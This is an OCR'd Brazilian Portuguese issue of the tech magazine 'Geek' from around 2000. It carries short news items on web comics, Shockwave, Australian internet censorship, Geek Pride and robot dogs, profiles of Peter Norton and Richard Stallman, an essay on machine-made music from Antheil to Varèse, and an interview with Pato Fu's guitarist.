
Geek (pronuncia-se "guik") é uma palavra inglesa com muitos significados. Nos dicionários tradicionais, geek é um artista de rua que protagonizava performances bizarras, como arrancar a dentadas cabeças de cobra ou galinhas.

Já o termo "geek" que originou o nome da revista é bem diferente. Geek é, hoje em dia, a pessoa fissurada em tecnologia, mais especificamente, computadores. A palavra é usada genericamente na Internet e em publicações estrangeiras, aproximando-se muito do termo "nerd". Mas atente para a diferença: o nerd é mais antissocial e fechado, além de interessar-se por estudos em geral e não apenas computação.

Por essas e outras, bradamos para quem quiser ouvir: Somos geeks e temos orgulho!

NO DESENHO, KADABRA TEM  
PODERES PSÍQUICOS, LÊ  
MENTES E ENTORTA  
TALHERES SÓ COM A FORÇA  
DO PENSAMENTO.

USER FRIENDLY by Illiad



## USER FRIENDLY

Interface amigável

Há uma tira humorística feita sob encomenda para geeks. O nome dela é User Friendly, criada e produzida pelo cartunista Illiad (J.D. Frazer). Na tira ele retrata o dia-a-dia na Columbia Internet, uma empresa fictícia de serviços na Web. Na pauta das tirinhas: Linux, Quake, Star Wars, código-aberto, GNU e coisas que só quem vive na frente do micros pode entender. Acima, uma palhinha.

[www.userfriendly.org](http://www.userfriendly.org)





## O HOMEM QUE É SEM NUNCA TER SIDO

Tem gente por aí ganhando dinheiro às custas de Bill Gates




Fotos: www.lookalikes-usa.com

Você olha a foto acima e pensa: "o Bill Gates está meio esquisito..." Claro, esse não é o original e sim um dos modelos mais requisitados da agência americana LookAlikes, especializada em sócias de gente famosa. Segundo a LookAlikes, o dublê de Gates além de ser muito parecido com o original, também anda e fala como ele (só falta ter planos para monopolizar os clientes da agência). Se você quiser contratá-lo para alguma festa, feira ou espancamento, é só pagar a passagem e estadia que o rapaz vem direto dos EUA. Dê uma força, afinal não vai ser fácil ele juntar o dinheiro que precisa para realizar sua tão sonhada operação plástica.

[www.lookalikes-usa.com](http://www.lookalikes-usa.com)

## OVERCLOCKED

Eles sabem o nome do jogo



*"Lei de Putt - a tecnologia é dominada por dois tipos de pessoas: aquelas que entendem o que elas não administram e aquelas que administram o que elas não entendem."*

Autor desconhecido

Se você é um Geek jogador, com certeza usa emuladores e sempre está ansioso por novas ROMs e programas. Um jogador chamado David Lloyd criou dois personagens, Pretzel e Green, para expressar toda a ansiedade e frustração do mundo dos emuladores, misturando bom humor e sacadas inteligentes. O resultado é um fenômeno da Internet: o site Overclocked.org, que virou ponto de referência para quem gosta de games. Além das aventuras de Pretzel e Green, o site hospeda várias páginas interessantes e traz recursos únicos, como os remixes de músicas de jogos. Visite o Overclocked e veja se muito do que os personagens dizem não é verdade...

[www.overclocked.org](http://www.overclocked.org)

## Aliciando artistas

Shockwave investe na contratação de criadores consagrados da TV e de Hollywood

Não é novidade que um site de sucesso precisa de um ingrediente mágico: C-O-N-T-E-Ú-D-O. E quando os sites saem atrás desse tesouro, quem se dá bem são os criadores. Que o digam os recentes contratados pelo site Shockwave.com.

O último a engordar a lista, é o diretor de cinema David Lynch, responsável, entre outros, pelos filmes Duna e Veludo Azul.

Lynch entrou para um time que já tem Tim Burton (diretor de Batman e A Lenda do Cavaleiro sem Cabeça), a dupla Matt Stone e Trey Parker (criadores do desenho South Park) e James L. Brooks (produtor dos Simpsons). Todos esses grandes nomes da indústria de entretenimento devem fazer o mesmo: produzir desenhos animados com a tecnologia Shockwave. A série de Lynch, batizada de "Dumbland", vai mostrar, segundo o próprio diretor, "um olhar absurdo sobre personagens disfuncionais em um ambiente urbano". Dumbland deve estreiar em junho. Antes disso, devem ir ao ar as criações dos outros stars da Shockwave.




Foto: Reprodução

DAVID LYNCH

[www.shockwave.com](http://www.shockwave.com)

### Shockwave: que é isso?

Shockwave é o nome de um software que permite a produção de conteúdo multimídia para transmissão pela Internet. Pode ser usado com inúmeras finalidades: desde apenas temperar páginas da Web com imagens em movimento e sons, até na produção de desenhos animados e games. A tecnologia é propriedade da Macromedia, companhia responsável também pelo programa Flash. Para assistir a produções em Shockwave, você precisa instalar o plugin no seu micro.



## Ditadura.com

**Governo australiano inaugura versão cibernética da repressão**




Foto: Divulgação


A postura adotada pelo governo australiano para coibir excessos na Internet é digna dos piores regimes totalitários. Uma lei aprovada em meados de 1999 permite que as entidades de inteligência do país monitorem todo computador em território australiano, devassando os dados dos cidadãos e até alterando o conteúdo das máquinas. O instituto legal também garante aos agentes do Australian Security Intelligence Organization (ASIO) quebrar senhas, invadir sistemas de segurança e investigar dados criptografados sem consentimento do proprietário. Não satisfeito com os plenos poderes conferidos por essa lei, o governo da Austrália ainda aprovou um segundo ordenamento em nome "da moral e dos bons costumes" na Internet. Dessa vez, os provedores ficam sujeitos à censura dos sites que hospedam. Páginas consideradas indecentes ou ofensivas estão proibidas e existe até uma comissão para vigiar as páginas australianas. Se o usuário tentar escapar, acessando sites pornô estrangeiros, por exemplo, também não vai conseguir. Os provedores são obrigados a bloquear o acesso dos internautas australianos a determinados sites internacionais. A próxima etapa da opressiva jornada australiana atinge a esfera criminal. Discutem-se penas de até 10 anos de detenção para hackers. Aonde os abusos do governo australianos vão parar ninguém sabe.

## ENQUANTO ISSO...

Na Holanda, mais precisamente em Amsterdã, a população pode acessar a Internet a partir de terminais instalados nas ruas, acionados por moedas ou cartões telefônicos. O sistema está em atividade há mais de dois anos.



Foto: Alessandro Gerardi



*"Eu não diria que o PC está morto. As pessoas têm dito isso há anos, mas eu acho que o certo é dizer que as pessoas vão começar a procurar novas maneiras de acessar e armazenar seus dados, adicionando coisas ou complementando o PC".*

*Craig Mundie, Vice-presidente sênior da Microsoft, encarregado das estratégias de consumo*

## Geek Pride 2000

**Festa Geek movida a games, música, diversão e código-fonte**



No dia 1º de abril de 2000, cerca de 1.000 geeks de todo o mundo reuniram-se num castelo medieval em Boston, EUA para celebrar o "orgulho geek". Apesar da data insólita, não é mentira. O Geek Pride Festival 2000 contou com uma vasta gama de atividades, incluindo exibição de filmes como Matrix, shows de DJs e bandas, torneio de Quake 3 e palestras de pesos-pesados como Rob Malda do site Slashdot.org e Eric Raymond da Opensource.org. Destaque para o Quiz Show "Stump The Geek", sobre informática e para a festa de abertura do evento - regada a muita cerveja.

[www.geekpride.org](http://www.geekpride.org)

*"Por favor, não importa o que vocês façam por aí, mas não invadam a rede e derrubem o sistema. Isso é tudo que peço."*

*Tim McEachern, organizador do Geek Pride, no discurso de abertura*

## Antes na Geek...

O Ermitão do Ano 2000 - ficção sobre um homem que isola-se do mundo e vive conectado à Internet, publicada na Geek #4, março/99



## ...Depois na vida real

Em janeiro de 2000, DotComGuy, o americano antes chamado Mitch Maddox, decide passar um ano dentro de um apartamento, comunicando-se com o mundo apenas por meio da Internet




Foto: Reprodução

[www.dotcomguy.com](http://www.dotcomguy.com)



# Não cheira nem mastiga as tiras

Sega e Tiger Eletronics lançam cãozinho virtual

Certo. Você já ouviu falar no AIBO, aquele brinquedinho de US\$ 2.000,00 da Sony. Agora imagine uma versão simplificada dele, com cara de safado e jeitão de iMac, sem tantos recursos quanto seu primo rico, mas muito divertido.

O Poo-Chi é a resposta da Sega para o AIBO, com tudo para pegar no planeta inteiro. Imagine o Poo-Chi como uma espécie de Tamagotchi menos chato e enriquecido com vitaminas e plástico. O cãozinho é louco por carinho e reage conforme o tratamento que recebe. Se o dono quer ele lindo e faceiro, tem que agradar o aparato, no bom sentido. Custando o equivalente a US\$ 25,00, é um dos brinquedos mais desejáveis que já vimos. A Sega comercializará o cãozinho no Japão e a Tiger vai cuidar da distribuição para o resto do mundo. A Tiger entrou nessa com a Sega para ajudar seu cão robô, o Cybie. Ele também é um primo pobre do AIBO, mas tem uma série de sensores e servomotores que fazem do canino virtual o segundo melhor dublê de pulguentos do mundo. Os comedores de bateria vão estar disponíveis para venda até o final do ano.

À ESQ. CYBIE DA TIGER  
À DIR. POO-CHI, O CÃO IMAC DA  
SEGA




Imagens Reprodução

*"O tipo de coisas pelas quais estou interessado são aquelas que têm potencial para ter um efeito transformador na paisagem."*

Marc Andreessen, co-fundador da Netscape Communications, explicando por que tornou-se sócio da Collab.Net, empresa de integração entre corporações e programadores de código aberto.

## Amiga (é coisa pra se guardar)

Computadores Amiga preparam-se para voltar à vida



Um grupo de investidores está tentando exumar um ícone da tecnologia dos anos 80: os computadores Amiga e seu sistema. Foi projetada uma nova versão do AmigaOS, que investe em recursos multimídia e comunicação com outras plataformas. Além da renovação do AmigaOS, os produtores planejam a produção de uma nova linha de micros, voltados à computação doméstica e de baixo custo.

Será um desafio, pois a última geração de Amigas parou nos 50 Mhz. Os fãs esperam que dessa vez as promessas não sejam vazias, pois já foram anunciados diversos reaparecimentos do Amiga nos últimos anos e nenhum vingou.

www.geek.com.br

## EFEITO IÔIÔ

### Sobe

#### Corel

A empresa investe com tudo em sistemas como Mac e Linux. Comprou a Borland-Inprise e a Metacore.

#### BeOS

Ainda desconhecido do grande público, o sistema operacional, primo do MacOS e do Linux, começa a despontar.

#### Wireless

Todos avanços tecnológicos apontam para transmissão de dados pelo ar. O futuro não tem cabos.

### Desce

#### Provedores Pagos

Ou alguém ainda acredita que vale a pena pagar pelo acesso em troca de "conteúdo"?

#### Microsoft

O Windows 2000 vai apanhando mundo afora, a justiça dá suas palmadas e a surra faz cócegas na gigante...

#### Indústria Fonográfica

A música digital avança, artistas independentes se dão bem e as multinacionais da música...nada.



# Peter Norton

## O filantropo

### Peter Norton: uma prova de que as aparências enganam

Ele é uma das figuras mais conhecidas da informática. Seu rosto aparece na capa de programas, livros técnicos e está associado à segurança de dados. Só que, apesar das aparências, Peter Norton não é mais um executivo bem pago do setor de software.




O engratado de cabelos brancos fez fama pelas suas habilidades como programador e homem de negócio. Foi ele quem fundou a gigantesca Symantec em 1981 e encabeçou a criação de softwares como o Norton Utilities e o Norton Antivirus, além de produzir diversas publicações sobre programação.

Em 1990, cansado do trabalho, Norton vendeu a Symantec por US\$ 300 milhões e passou a se dedicar à família, aos afazeres cívicos e à filantropia. Em companhia de sua esposa Eileen, criou a Peter Norton Family Foundation, com o objetivo de patrocinar a educação e as artes.

Norton, que se iniciou na computação com os mainframes, guarda detalhes curiosos em sua biografia. Antes de tornar-se um magnata da computação, passou quatro anos num monastério budista na Califórnia, dois no serviço militar de seu país e um ano viajando pela Europa. Agora, com 57 anos, desfruta de uma vida tranqüila e feliz, longe do glamour do Silicon Valley.

**EM 1990, CANSADO DO TRABALHO, NORTON VENDEU A SYMANTEC POR US\$ 300 MILHÕES E PASSOU A SE DEDICAR À FAMÍLIA, AOS AFAZERES CÍVICOS E À FILANTROPIA.**

O lendário Norton é um colecionador de experiências, um iluminista capaz de enxergar a vida em cada uma de suas dimensões. A variedade de suas facetas transformaram-no num simulacro de si mesmo.




Fotomontagens: J.R.P.



# Richard Stallman

Foto: Arquivo pessoal



**À base da fúria e do inconformismo, Stallman desafiou a poderosa indústria de software e, despreziosamente, revelou a alma libertária do hacker**

Rebelião e idealismo são palavras para definir Richard Stallman. Esse homem nunca se conformou com a filosofia de comercialização de software. Sempre achou que, impedindo a cópia e fechando o código fonte

dos programas, a indústria estava violando a liberdade individual dos consumidores. Segundo seus pensamentos, o código de um software deve estar

**ESSE HOMEM NUNCA SE  
CONFORMOU COM A  
FILOSOFIA DE  
COMERCIALIZAÇÃO DE  
SOFTWARE**

sempre disponível de maneira irrestrita para que todas as pessoas possam acessar o núcleo dos programas e aprimorar seus conhecimentos. A teimosia de Stallman foi tamanha que o fez abandonar o laboratório de inteligência artificial do MIT para fundar a Free Software Foundation, organização pela qual propagou sua ideologia de libertação do software. Da Free Software Foundation nasceram os conceitos do Copyleft e da

[www.fsf.org](http://www.fsf.org)



Licença Geral Pública, usada posteriormente por Linus Torvalds no seu Linux.

Richard Stallman também foi o responsável pelo GNU (GNU's not Unix!), um sistema operacional compatível com a plataforma Unix, desenvolvido com trabalho comunitário e de domínio público.

Conta-se que Richard tem uma personalidade impulsiva e dedica-se de corpo e alma ao seu trabalho.


Durante o desenvolvimento do GNU, confinava-se na frente do computador em jornadas insanas. Em certo momento, a dor da tendinite castigou-lhe tanto, que suas mãos ficaram imobilizadas. Nem por isso, Stallman afastou-se do trabalho. Ele contratava estagiários com prática em linguagem C e, enquanto essa pessoa concentrava-se no computador, Richard ditava e comentava o código - de cabeça.

Reverenciado pela comunidade hacker de todo o mundo, foi beatificado como "St. GNUcius" pela igreja do Emacs, uma "seita" criada por Stallman que prega a difusão do conhecimento e a luta pelo software livre.

# O Libertador



Os artistas que ouviram música  
onde seus contemporâneos só  
escutavam barulho



# Sinfonia das Máquinas


por Alessio Fon Melozo

ACIMA: GEORGE ANTHEIL, AUTOR DO BALLET MÉCANIQUE.



# Ballet Mécanique

O Balé Mécanico de George Antheil é uma obra que permanece controversa até hoje. Altamente rítmica, às vezes agressiva, combina música industrial, atonal e jazz. As partes instrumentais são extremamente difíceis de executar e a parte logística era impossível de viabilizar na época de Antheil. Ele escreveu a peça para que 16 pianolas (pianos que tocam sozinhos, geralmente guiados por um rolo de papel perfurado) tocassem simultaneamente, algo que só a tecnologia MIDI tornou possível. A obra dura cerca de 30 minutos e é inspirada em um filme de mesmo nome, realizado pelo pintor dadista Fernand Léger. Desde sua premiere em 1926, passando pela célebre apresentação no Carnegie Hall, em Nova York, 1927, *Ballet Mécanique* teve poucas execuções públicas - simultaneamente com a exibição do filme, uma ou no máximo duas. A de maior repercussão nos últimos anos aconteceu no final de 1999, no auditório da Universidade de Massachusetts. Foi a primeira apresentação da obra da maneira como ela foi escrita em 1924. A premiere, que usou equipamentos eletrônicos, samplers e tecnologia MIDI, foi gravada em CD e está à venda, junto com outras obras de Antheil. Atualmente há uma média de 2 execuções por ano, com uma tendência de crescimento à medida que o trabalho do compositor é redescoberto. Para acompanhar estudos sobre Antheil, e saber mais sobre seu trabalho, consulte a página do *Ballet Mécanique*.



[www.antheil.org](http://www.antheil.org)

Ainda me lembro da primeira vez que entrei numa tecelagem com meu pai. Quando a gente é criança, as coisas sempre parecem maiores do que são. Para mim o amplo galpão parecia um Maracanã coberto. O fôlego correu dos pulmões e estacionou no estômago.

E o som: ritmado, infalível, opressor no começo e logo a seguir hipnótico, um mantra de metal lubrificado.

Nunca mais voltei a uma tecelagem. Mas a tecelagem vez por outra volta nas minhas memórias.

Numa dessas lembranças, me dei conta do óbvio. Se há poucos anos o barulho foi capaz de me deixar zozno, o que não teria acontecido com os compositores no final do século XIX, plena Revolução Industrial, quando ouviram uma recém-montada fábrica. Qual o impacto daquele barulho em senhores acostumados à diplomacia do música clássica? Será que algum deles conseguiria capturar musicalidade nas máquinas? Quem me deu a resposta foram George Antheil e Edgard Varèse, entre outros ilustres desconhecidos que ouviram a música no caos.

## Balé de um americano em Paris

Depois que me interessei pelos efeitos das máquinas na música, procurei sem resultado, traçar uma linha do tempo do gênero. O século 20 é registrado nos livros como um dos mais caóticos na produção musical. Do impressionismo de Debussy ao minimalismo de Philip Glass, a música do século (quase) passado atirou para todos lados sem sequência regular e linear. Não pretendo nem poderia, portanto traçar

uma trajetória precisa. Afivele o cinto para uma viagem caótica como a música. Se me perguntassem qual foi o primeiro a usar máquinas em peças musicais, arriscaria o nome de George Antheil. Antheil nasceu nos EUA, mas viveu na Paris

## "MÚSICA MAIS ELETRICIDADE É IGUAL AO SOM DO SÉCULO XX"

JOSEPH SCHILLINGER (1895-1943), MUSICÓLOGO UCRÂNIO

dos anos 20, com modernistas como Joyce, Pound, Yeats, Satie, Picasso. Apesar das ilustres amizades, Antheil não desfrutou de grande sucesso ou fama, apenas de prestígio junto à elite cultural da época. Apaixonado pelo anti-romantismo ligado ao dadaísmo e à anarquia, Antheil compunha peças para celebrar as máquinas como produtoras de música. Uma de suas primeiras peças, chamada *Mechanisms*, previa execução por pianos, instrumentos de percussão, campainhas elétricas, sirenes e hélices de avião. O músico francês Erik Satie classificou *Mechanisms* como "a primeira peça musical composta A PARTIR DE e PARA máquinas na Terra".

Mas o ponto alto da carreira de Antheil viria anos depois, em 1926, Paris, quando ele apresentou pela primeira vez sua obra prima: *Ballet pour instrument mécaniques et percussion*, mais conhecida como *Ballet Mécanique* (veja box).

A premiere da peça foi altamente tumultuada com distúrbios constantes na platéia - sinal de sucesso naquele tempo. Motivo principal: os insólitos instrumentos utilizados: dois pianos, oito xilofones, duas campainhas elétricas, duas hélices de

avião, uma sirene e uma pianola. E isso não era nem metade do que Antheil previra para a execução da obra. Infelizmente, devido a limitações técnicas da época, o compositor teve que adaptar seu *Ballet Mécanique*. Infelicidade maior:

enquanto viveu, Antheil nunca ouviu sua obra-prima da maneira como fora escrita pela primeira vez. Isso só pôde acontecer em novembro de 1999, na Universidade de

Massachusetts.

## Elettricidade

Teoria da relatividade, modernismo, comunismo, psicanálise e para completar a eletricidade. Mais um combustível para a efervescência do início de século. Quando os equipamentos impulsionados por energia elétrica começaram a surgir, um novo horizonte de possibilidades abriu-se para os músicos.

Em 1919, o russo Leon Theremin inventou aquele que pode ser considerado o primeiro instrumento eletrônico da história: o theremin (adivinha de onde veio o nome).

O theremin (veja box na pág. seguinte) é um instrumento que emite sons de timbres "espaciais" quando se passa a mão perto dele, sem tocá-lo.

O aparato nunca conseguiu ser reconhecido pelos músicos mais ortodoxos e ainda hoje tem status de alternativo. Mas quando surgiu, instantaneamente despertou interesse de compositores cansados dos instrumentos sinfônicos clássicos - que àquela altura eram



praticamente os únicos.

A invenção de Theremin conquistou um tipo específico de artista: aqueles que procuravam não usar o som de máquinas como Antheil, mas sim usar máquinas para gerar sons harmoniosos e diferentes.

Muitos foram os

pioneiros nesse território, mas o francês Edgard Varèse tem lugar de destaque, principalmente pelo prestígio que desfrutou junto a compositores de peso como Debussy, Ravel e Strauss.

#### Poema eletrônico

Varèse seguiu uma carreira regular, regendo grandes orquestras e lecionando em importantes escolas. Seria mais um entre muitos talentosos artistas que surgem todos os dias. Mas no começo do século, ao mesmo tempo em que Antheil chocava Paris com seu *Ballet Mécanique*, Varèse batia de frente com acadêmicos ao defender a busca de novos sons e instrumentos.

Apesar de disseminar idéias subversivas e apostar na criação de instrumentos eletrônicos, apenas em 1929 Varèse deu a primeira amostra concreta de suas idéias, ao compor *Ionisation*, apoiada em 37 instrumentos de percussão e uma sirene.

Em 1934 Varèse compôs *Ecuatorial*, usando theremins junto com instrumentos tradicionais. Hoje a composição é respeitada, mas na época não fez mais do que adiar as experiências eletrônicas de Varèse por outros 19 anos.

Em 1953, depois de ganhar um gravador Aphex, Varèse compôs *Déserts*, que misturava instrumentos acústicos e sons gravados em fita. Foi a primeira música a ser transmitida em estéreo na França.

Dessa vez, a repercussão foi positiva e o momento histórico favorecia as idéias do francês. Tanto que Varèse começou a receber inúmeros convites para lecionar e trabalhar em centros que pesquisavam música eletrônica.

Dois anos depois de apresentar *Déserts*, Varèse foi convidado a compor o tema de uma exposição mundial, em Bruxelas. Desse convite nasceu sua obra mais famosa, uma mistura agressiva de sons tradicionais e sons gravados em fita magnética.

*Poème Électronique*, concluída em 1958, foi

executada na exposição, totalmente pré-gravada, em 450 alto-falantes,

instrumentos eletrônicos e sons gravados em composições eruditas. Mas foi o único

que conseguiu ultrapassar os limites da comunidade acadêmica.

Frank Sappa, Charlie Parker, The Beatles, e outros, declararam publicamente ter se inspirado nas obras de

Varèse. Sappa chegou a produzir um disco com músicas de seu ídolo.

Entre os precursores que conheci, em busca dos desbravadores da música produzida com ajuda das máquinas, George Antheil e Edgard Varèse sempre saltaram aos olhos, como figuras coloridas num filme em preto & branco. Quanto mais o tempo passa, mais percebo que eles fazem parte do seletor grupo de seres humanos sobre os quais se diz: "nasceram a frente do seu tempo".

## "O INSTRUMENTO ELETRÔNICO É UM FATOR VICIANTE, NÃO DESTRUTIVO... VOCÊ NÃO MATA O CAVALO APENAS PORQUE HÁ OUTRAS MANEIRAS DE CHEGAR LÁ."

EDGARD VARÈSE

acompanhada da projeção de imagens, fotos, pinturas - um verdadeiro evento multimídia.

Varèse, aos 75 anos, foi finalmente reconhecido como um inovador. Sete anos depois morreria aquele que é hoje considerado o pai da música eletrônica. Depois de ouvir sua música, fui obrigado a concordar.

#### Technicolor

Edgard Varèse não foi o único a utilizar




## Theremin: o instrumento

À primeira vista parece tratar-se de um elemento cenográfico de filme B ou de seriado dos anos 70. Demora até perceber que o theremin é um instrumento musical. De timbre muito característico, meio "espacial", como uma microfonia controlada, o theremin é acionado quando o músico aproxima as mãos da antena e da argola coladas no corpo do instrumento. A antena altera o pitch da nota emitida; já a argola altera o volume e a textura do som. Por não oferecer referência visual, é muito difícil tocar um theremin, daí a desprezível quantidade de especialistas no aparato e o número igualmente diminuto de peças compostas para o instrumento. Mesmo assim, desde que foi apresentado ao mundo, em 1919, o theremin vem arrebanhando fiéis apreciadores.



Foto: Arquivo Theremin Enthusiasts Club International





PATO FU (DA ESQ. P/ DIR.): XANDE, FERNANDA TAKAI, JOHN E RICARDO KOKTUS

## Pato Fu: fim de siècle no Brasil

Se no começo do século XX a utilização de máquinas para produzir música significava uma violenta ruptura com a tradição, no final do mesmo século, não se faz música sem máquinas.

No maior país da América do Sul, uma banda pop desse fim de século, ficou conhecida por usar a tecnologia em doses cavalares para encontrar os sons que busca.

John, guitarrista do Pato Fu, passa a ficha e ajuda a entender como o contexto mudou. Leia e encontre o sentido nesse século em que as máquinas ganharam a queda de braço.

**Geek:** *Quais os computadores, sistemas operacionais e softwares usados pelo Pato Fu no processo de composição, gravação, edição e mixagem das músicas?*

**John:** São basicamente dois sistemas: Um pra "pré-produção" e outro pra gravação. A pré produção é toda feita em minha própria casa. Gravo, edito e mixo tudo num PC rodando Windows 98, Processador K6II 333 com 128RAM 9GB de HD, com uma placa de som GINA da Event. Os programas que mais uso são o LOGIC AUDIO, ACID e o REBIRTH. Além de uma infinidade de plug-ins... Na gravação usamos basicamente os mesmos softwares e alguns outros como o AMPFARM (simulador de amplificador de guitarra), só que rodando em PRO TOOLS num MAC. Pra mixagem, passamos todos os canais pra fitas analógicas de duas polegadas.

**Geek:** *Conselhos para quem tem vontade de fazer música no computador, partindo do zero.*

**John:** A primeira coisa é instalar uma placa de som decente, senão você vai

ficar restrito aos sons MIDI. Partindo do zero, pegue um monte de shareware de música e experimente bastante os demos, pra ver com que programa você mais se adapta. Se for trabalhar profissionalmente com áudio, compre a melhor máquina que seu dinheiro puder... Use um HD SCSI, por exemplo. Vai fazer diferença!!!

**Geek:** *Como a Internet influencia a vida e o trabalho dos integrantes da banda?*

**John:** O principal é a troca de informações e o retorno imediato de tudo que fazemos

através dos e-mails que chegam pela nossa página. Muito bom! Outra coisa é a busca pelas novas tecnologias na rede, com

"A BRINCADEIRA  
ESTÁ SÓ  
COMEÇANDO..."

JOHN

downloads de novos programas e plug-ins para áudio. Isso nos deixa realmente atualizados em relação à produção estrangeira.

**Geek:** *3 sites que merecem ser visitados; 3 excelentes coisas para fazer num computador; 3 coisas para fugir quando estiver mexendo num micro.*

**John:** [www.patofans.com.br](http://www.patofans.com.br) - "cooperativa" de todos sites não-oficiais do Pato Fu, algo inédito pra uma banda, acredito eu... Cada site tem sua especialidade como fotos, relatórios de shows, matérias na imprensa...

[www.comedy-central.com/southpark](http://www.comedy-central.com/southpark) - Site do desenho "South Park", paraíso politicamente incorreto.

[www.harmony-central.com](http://www.harmony-central.com) - informações sobre áudio, equipamento e instrumentos. Coisas excelentes: Home banking!! Música!! E-mail!!

Coisas pra fugir: Spam!! Programas sem "uninstall"!! Programas que ao serem instalados mudam suas configurações ou área de trabalho sem você pedir, e depois você não consegue voltar ao que era!!!

**Geek:** *Suas previsões para o futuro da música com relação à Internet e aos novos formatos de áudio digital.*

**John:** Acho que esses formatos são precursores de algo ainda mais poderoso, que vai realmente transformar a rede numa grande rádio e shopping musical. A brincadeira está só começando.

